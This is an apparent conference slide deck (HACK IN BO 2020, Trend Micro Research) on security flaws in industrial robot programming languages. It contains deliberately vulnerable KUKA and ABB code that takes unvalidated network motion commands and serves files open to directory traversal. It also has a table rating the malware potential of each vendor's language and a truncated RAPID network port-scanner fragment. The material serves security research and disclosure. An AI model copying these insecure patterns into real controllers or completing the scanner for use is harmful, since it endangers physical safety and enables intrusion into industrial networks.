
Example: **motion servers**



Motion Servers as Cross-Platform Adapters


HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

[ICS-ALERT-20-217-01]




Unrestricted Movement Commands

Without Input Validation



Unrestricted Movement Commands

With Input Validation



A Vulnerable Motion Server


```
DEF external_movement()
    DECL axis pos_cmd

    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")

    LOOP
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)

        PTP joint_pos_cmd
    ENDLOOP
END
```

A (more complex) Vulnerable Motion Server


```
def eki_hw_iface_init() ; initialize network interface
   decl eki_status eki_ret

   global interrupt decl 15 when
        $flag[1]==false do eki_hw_iface_reset()
   interrupt on 15
   global interrupt decl 16
        when $timer_flag[1]==true do eki_hw_iface_send()
   interrupt on 16
   wait sec 0.012
   $timer[1] = -200
   $timer_stop[1] = false

   eki_ret = eki_init("EkiHwInterface")
   eki_ret = eki_open("EkiHwInterface")
end

def eki_hw_iface_send() ; write data to network socket
   decl eki_status eki_ret
```

A (more complex) Vulnerable Motion Server


HACK IN BO Safe Edition #2 2020 15ª EDIZIONE

```
deffct int eki_hw_iface_available() ; check if there is data form network
   decl eki_status eki_ret

   ; ...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   return eki_ret.buff
endfct

deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network
   decl eki_status eki_ret
   decl axis joint_pos_cmd
   ;...
   eki_ret = eki_checkbuffer(
        "EkiHwInterface", "RobotCommand/Pos/@A1")
   if eki_ret.buff <= 0 then
     return 0
   endif
```


A (more complex) Vulnerable Motion Server


```
decl real vel_percent

if $flag[1] then
   eki_ret = eki_setreal(
                "EkiHwInterface",
                "RobotState/Pos/@A1",
                $axis_act_meas.a1)
   eki_ret = eki_setreal(
                "EkiHwInterface",
                "RobotState/Pos/@A2",
                $axis_act_meas.a2)
   ; ...
   if $flag[1] then
      eki_ret = eki_send(
             "EkiHwInterface",
             "RobotState")
   endif
endif
; ...
```

Directory Traversal on File Retrieval



Directory Traversal on File Retrieval




Vulnerable Code Snippets (Examples) - 2



```
MODULE VulnWebServer
  PROC main()

    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;

    SocketAccept server, sock;

    WHILE true DO
        SocketReceive sock, \RawData:=data;
        fileName := ParseCommand(data);
        Open fileName, res;
        ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
  ENDPROC
ENDMODULE
```

Example

Input Validation on File Writing




Input Validation on Function Calls



Input Validation on Function Calls

- With input validation...



HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

TREND MICRO | research

POLITECNICO MILANO 1863

From Automation Logic to Custom Malware

Federico Maggi, Trend Micro Research

Are These Languages Good to Write Malware?

- Exchange files via network

Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime

Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

Are These Languages Good to Write Malware?

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets

Vendor	Communication
ABB	✔
KUKA	✔
Mitsubishi	✔
Kawasaki	✔
COMAU	✔
DENSO	✔
Universal-Robot	✔
FANUC	✔

Are These Languages Good to Write Malware?

HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language


Can we Scan the Network?

HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

HOME/Server.sys*

```
316     FUNC bool scan_port(string i
317         SocketCreate sock;
318         SocketConnect sock, ip,
319         SocketClose sock;
320         RETURN TRUE;
321     ERROR
322         IF ERRNO = ERR_SOCK_TIME
323             SocketClose sock;
324             RETURN FALSE;
325         ELSE
326             RAISE;
327         ENDIF
328     ENDFUNC
329
330     PROC network_scan()
331         VAR string ip_address_pr
332         VAR string ip_address;
333         VAR string out;
334         CONST num PortsLen := 3;
335         VAR num ports{PortsLen}
336
337         VAR bool result;
338
339         curtargets := 1;
340
341         FOR j FROM firsttarget T
342             ip_address := ip_add
343
344             FOR i FROM 1 TO Port
345                 result := scan_p
```

